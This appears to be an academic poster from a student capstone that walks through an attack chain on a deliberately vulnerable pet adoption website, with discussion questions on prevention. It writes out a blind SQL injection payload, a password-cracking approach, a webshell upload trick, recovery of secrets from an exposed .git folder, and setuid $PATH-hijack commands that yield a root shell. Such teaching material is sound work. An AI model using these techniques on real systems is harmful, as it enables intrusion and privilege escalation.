Ethical Hacking in Action

Exploiting Vulnerabilities in a Pet Adoption Website

Valentina Guerrero, Hannah Moran, Lysander Miller

Abstract

For our comps, we have designed and implemented a path of vulnerabilities leading to intrusion into a server of a pet adoption website. Through this demo, our goal is to illustrate how these attacks work, educate ethical hackers, and raise awareness about common vulnerabilities.

Outside the server

Cracking Admin's Password

admin:5fdcjLV402R8a$ec3cb65a8a7888dbdecd994e3d013a16...

what does this mean?	what is sha-256?	how to decode it?
• user is "admin" • password is encrypted with SHA-256, 5	• hashing algorithm	• you cannot! • hashing algorithms are designed to go "one-way"

a brute-force approach to obtaining admin's decrypted password

rainbow tables	hashcat script
• rockyou.txt • 14 million passwords	for each possible password in rockyou if sha256(salt || possible password) ?=digest

-

Blind SQL Injection

The attacker can ask the database true or false questions and determine the answer based on what the website displays (rather than on the explicit results of the query)

```
http://192.168.64.5/pet.php?id=2 AND (SELECT ascii(SUBSTR((SELECT password FROM users),1,1))) = 102
```

```
SELECT name, type, breed, age, sex, vaccinations, description FROM pets WHERE id = 2 AND (SELECT ascii(SUBSTR((SELECT password FROM users),1,1))) = 102
```

True

False

Name:
Type:
Age:
Sex:
Breed:

Through a series of true/false questions, the attacker can eventually extract the admin's password hash


Discussion Questions:

- How to prevent this?
- When is it appropriate to use blind SQL injection instead of simpler attack?

File Upload Attack


Once logged in as admin, the attacker can add pets to the database and upload files. To prevent attacks, the site validates a file's type and size

However, by changing the initial bytes of a file's header, the attacker can convince a server that a malicious php webshell is a harmless image.



Exposed .git Folder

Despite removing all hard coded passwords from our website's git repository, its history can be fully reconstructed through its .git folder.



Thus, by looking through our site's publicly viewable .git folder, the attacker can find an old commit containing a hard coded password for the admin account on the server.

```
Commit eba3433b1b5406f6e375733686ff5ce21fb9e958
Author: FureverFriendsAdoption
Tree: 87c594a751c68fb3291ec4c9cdbf21bc97c6e530

    Getting rid of hard coded passwords
```

Discussion questions:

- How does .git store the entire repository's history?
- How is this vulnerability exploited?
- How can I protect myself and my passwords?

Setuid and $PATH Injection

The setuid command allows a user to run a specific program with elevated permissions.

Admin can run this code as root ->

```
setuid(0);
system("apt update");
system("apt upgrade");
```

```
mkdir /tmp/foo
echo /bin/sh > /tmp/foo/apt
PATH=/tmp/foo:$PATH
```

<- Adjusting $PATH changes 'apt' reference, enabling root shell access.

Root Permissions

Citations and Acknowledgments

Thank you Jeff Ondich for all your help advising us on our comps. Please scan the QR code to see our references.